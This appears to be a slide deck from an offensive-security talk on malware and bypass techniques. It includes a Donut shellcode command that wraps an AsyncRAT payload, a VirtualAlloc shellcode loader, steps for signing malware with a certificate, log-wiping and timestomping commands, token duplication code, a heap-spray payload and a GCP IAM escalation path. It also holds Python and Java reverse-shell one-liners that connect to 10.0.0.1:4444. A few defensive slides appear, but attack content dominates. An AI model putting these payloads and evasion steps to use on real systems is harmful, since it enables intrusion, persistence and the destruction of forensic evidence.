Network Security and Advanced Bypass Techniques

Advanced Cybersecurity Techniques and Demonstrations

Presented by: Pankaj Kumar Thakur

Security Vulnerabilities Exploitation Stealth

#WHOAMI

Er. Pankaj Kumar Thakur

Global Cybersecurity Expert

- CEH-Masters
- Red Team Operator L3
- Certified Malware Dev
- Android Exploit Dev

Protected digital systems of **over 3,500 organizations** worldwide

Notable clients include **NASA, European governments** , and various international agencies

Discovered **100+ CVE'S (Common Vulnerabilities and Exposures)**

Strengthened security of major companies:

Check Point Software, Trend Micro, IBM, Cisco, MDaemon Technologies, ETC, Palo Alto, Fortinet, etc

Developed innovative tools including:

Burp Suite extensions for vulnerability detection (IDOR, SQL Injection, LFI)

“We've all been hacked, phished, or scammed at least once till now.”

Agenda

1. In-Memory Shellcode Generation
2. Certificate Duplication on Malware
3. RAT Installation
4. Stellar Logs
5. Privilege Escalation through Token Duplication
6. Abusing Windows Internal API
7. Linux and Mac Techniques
8. Google Cloud Console Privilege Escalation

Each section includes practical demonstrations and bypass techniques

RAT Installation


Remote access trojans (RATs) are malware designed to allow an attacker to remotely control a compromised devices .

RAT Components

Server Component
Runs on attacker's machine, provides control interface

Client Component
Runs on victim's machine, executes commands

Command & Control (C2)
Communication channels between client and server



Evasion Techniques

- Process injection to legitimate processes
- Fileless execution using registry or WMI
- Certificate Duplication on Malware

Available For:
- Windows
- Mac / Linux
- Android/iOS

Remote System Control

Screen capture and remote desktop
Process management and execution

Surveillance Capabilities

Keylogging and clipboard monitoring
Webcam and microphone access

Shellcode Generation

.EXE Binary Techniques

- Process hollowing and injection
- Thread execution hijacking
- Memory-mapped execution

DLL Techniques

- Reflective DLL injection
- DLL hollowing
- DLL sideloading with memory patching
- Export address table hooking

PowerShell Techniques

- PowerShell reflection
- AMSI bypass with memory patching
- Scriptblock logging evasion
- In-memory .NET assembly loading

```
PS C:\Users\Pankaj\Desktop\npnog\Demo\Async\COMPILED\AsyncRAT> .\donut.exe -i .\AsyncClient_payload.exe -o loader.bin

  [ Donut shellcode generator v1 (built Oct 23 2024 07:55:06)
  [ Copyright (c) 2019-2021 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : ".\AsyncClient_payload.exe"
  [ Entropy       : Random names + Encryption
  [ File type     : .NET EXE
  [ Target CPU    : x86+amd64
  [ AMSI/WDLP/ETW : continue
  [ PE Headers    : overwrite
  [ Shellcode     : "loader.bin"
  [ Exit          : Thread
```

```
// In-memory shellcode execution using VirtualAlloc
void ExecuteShellcode () {
  // Allocate memory with RWX permissions
  void* addr = VirtualAlloc (
    NULL,
    shellcodeSize ,
    MEM_COMMIT | MEM_RESERVE ,
    PAGE_EXECUTE_READWRITE
);

  // Copy shellcode to allocated memory
  memcpy(addr, shellcode , shellcodeSize );
```

Certificate Duplication on Malware

1 Extract Legitimate Certificate

Extract digital signature from legitimate Microsoft binaries using tools like SignTool or custom extractors

```
certutil -store -user MY
signtool extract /p password cert.pfx
```

2 Prepare Malicious Payload

Compile malware with specific PE characteristics that match legitimate software

3 Inject Certificate

Apply the extracted certificate to the malicious payload

```
signtool sign /f cert.pfx /p password /tr timestamp.url /td
SHA256 malware.exe
```

```
[*] Encrypting Shellcode Using ELZMA Encryption
[+] Shellcode Encrypted
[+] Patched ETW Enabled
[+] Patched AMSI Enabled
[+] Sleep Timer set for 2767 milliseconds
[*] Creating an Embedded Resource File
[+] Created Embedded Resource File With cmd's Properties
[*] Compiling Payload
[+] Payload Compiled
[*] Signing cmd.exe With a Fake Cert
[+] Signed File Created
[+] Binary Compiled
[!] Sha256 hash of cmd.exe: eddf435c941768e24396c8ff27521deeb4b74f2a51de322a927f7bbd41da2d1a
```

Live Demonstration

- Bypassing Slack security sandbox
- Evading Google security scanning
- Defeating Windows SmartScreen
- Bypassing antivirus certificate validation

Security Impact

This technique allows attackers to bypass certificate-based security controls, making malware appear to be legitimate software from trusted vendors.

Stellar Logs

Log Evasion Techniques

- Direct log file manipulation
- Event log clearing (Windows Event Logs)
- Selective log entry removal
- Timestamp manipulation

Anti-Forensics Approaches

- Memory-only operations to avoid disk artifacts
- Timestomping to modify file metadata
- Secure deletion with file wiping

SIEM Bypass Methods

- Log forwarding interception
- Exploiting log parsing weaknesses
- Overwhelming systems with noise

Log Manipulation Example

```
# PowerShell log clearing
Clear-EventLog -LogName Security

# Linux log manipulation
echo "" > /var/log/auth.log
sed -i '/192.168.1.100/d' /var/log/apache2/access.log

# Timestomping
Set-ItemProperty -Path "file.txt" -Name LastWriteTime -Value
"01/01/2022 12:00:00"
```

Detection countermeasures:
Implement immutable logging, use log forwarding to secure servers, and deploy file integrity monitoring

Privilege Escalation through Token Duplication

Windows Token Architecture

Access tokens contain the security information for a login session, including user SID, group SIDs, and privileges that determine what the user can access and execute.

Token Duplication Methods

- DuplicateTokenEx API function
- Process injection with token stealing
- Handle manipulation techniques

Impersonation Attacks

- SeImpersonatePrivilege exploitation
- Named pipe impersonation
- Token kidnapping techniques

UAC Bypass Techniques

- Auto-elevation process exploitation
- DLL hijacking in trusted processes
- COM object elevation

Token Duplication Example

```
// Open process to get token
HANDLE hProcess = OpenProcess(PROCESS_QUERY_INFORMATION,
FALSE, pid);

// Get token handle
HANDLE hToken;
OpenProcessToken(hProcess, TOKEN_DUPLICATE, &hToken);

// Duplicate token
HANDLE hDupToken;
DuplicateTokenEx(hToken, TOKEN_ALL_ACCESS, NULL,
```

Abusing Windows Internal API

MSHTML Exploitation

MSHTML (Trident) is the rendering engine used by Internet Explorer and various Windows components that can be exploited with JavaScript payloads.

JavaScript Payload Techniques

- DOM-based exploitation
- ActiveX control abuse
- HTML Application (HTA) execution
- JScript engine memory corruption

Windows API Abuse Vectors

- WinAPI hooking techniques
- Native API (NTDLL) direct calls
- COM object manipulation
- Windows Management Instrumentation (WMI)

MSHTML Exploitation Example

```
// JavaScript payload for MSHTML exploitation
var obj = document.createElement("object");
obj.setAttribute("classid", "clsid:...")

// Memory corruption via property
obj.prop = unescape("%u4141%u4141...");

// Execute shellcode via heap spray
var shellcode = unescape("%u9090%u9090...");
var heapSpray = new Array();
for (i=0; i < 1000; i++) {
heapSpray[i] = shellcode;
}
```

Detection Evasion

- Obfuscation of JavaScript code
- Delayed execution techniques
- Living-off-the-land binaries (LOLBins)
- Fileless execution methods

Linux and Mac Techniques

Linux | macOS

Reverse Shell Techniques

Methods to establish connections from compromised systems back to attacker-controlled servers.

Python Reverse Shell

```
# One-liner Python reverse shell
python -c 'import socket,subprocess,os;s=socket.socket
(socket.AF_INET,socket.SOCK_STREAM)
;s.connect(("10.0.0.1",4444));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
subprocess.call(["/bin/sh","-i"]);'
```

Java Reverse Shell

```
// Java reverse shell snippet
Runtime r = Runtime.getRuntime();

Process p = r.exec("/bin/bash -c 'exec
5<>/dev/tcp/10.0.0.1/4444;cat <&5 | while read line; do $line
2>&5 >&5; done'");
```

Privilege Escalation

Techniques to gain elevated permissions on Unix-based systems.

Linux Privilege Escalation

- SUID binary exploitation
- Kernel exploits (e.g., Dirty COW)
- Sudo misconfiguration abuse
- Cron job manipulation

macOS Privilege Escalation

- TCC (Transparency, Consent, Control) bypass
- Dylib hijacking techniques
- Launch daemon/agent abuse
- Keychain credential extraction

Mitigations: Regular security updates, restricted SUID binaries, proper file permissions, and application sandboxing

Google Cloud Console Privilege Escalation

Cloud Security Architecture

Google Cloud Platform uses a hierarchical resource model with organizations, folders, projects, and resources, each with its own IAM policies.

IAM Privilege Escalation Vectors

- Service account key theft
- Role assignment manipulation
- Custom role privilege abuse
- Workload identity federation exploitation

GCP-Specific Attack Surfaces

- Cloud Functions code injection
- Cloud Run container escape
- Compute Engine metadata API abuse
- Cloud Storage bucket misconfiguration

Privilege Escalation Attack Path

1. Initial Access

Compromise developer credentials or service account keys

2. Discovery

Enumerate IAM permissions and project resources

3. Privilege Escalation

Exploit IAM misconfigurations or service vulnerabilities

4. Persistence

Create backdoor service accounts or modify IAM bindings

5. Lateral Movement

Access other projects or organizations in the hierarchy

```
# Example: Service account impersonation
gcloud iam service-accounts add-iam-policy-binding \
target-sa@project.iam.gserviceaccount.com \
--member="user:attacker@domain.com" \
```

Conclusion

Key Takeaways

- Advanced bypass techniques require deep understanding of system internals
- Security solutions must evolve to detect memory-only attacks
- Certificate validation remains a critical security control
- Privilege escalation is often the bridge between initial access and full compromise
- Cloud environments introduce new attack surfaces and security challenges

Defense Strategies

- Implement defense-in-depth with multiple security layers
- Adopt zero trust architecture and least privilege principles
- Deploy behavior-based detection for memory-resident threats
- Regularly audit IAM permissions and service configurations
- Conduct regular penetration testing and red team exercises

Resources for Further Learning

- MITRE ATT&CK Framework for threat modeling
- OWASP Top 10 for web application security
- Cloud Security Alliance guidance
- Practical malware analysis and reverse engineering courses
- Hands-on labs for ethical hacking practice

Contact Information

Email: Pankaj@gtn.com.np

Thank You!

Questions & Discussion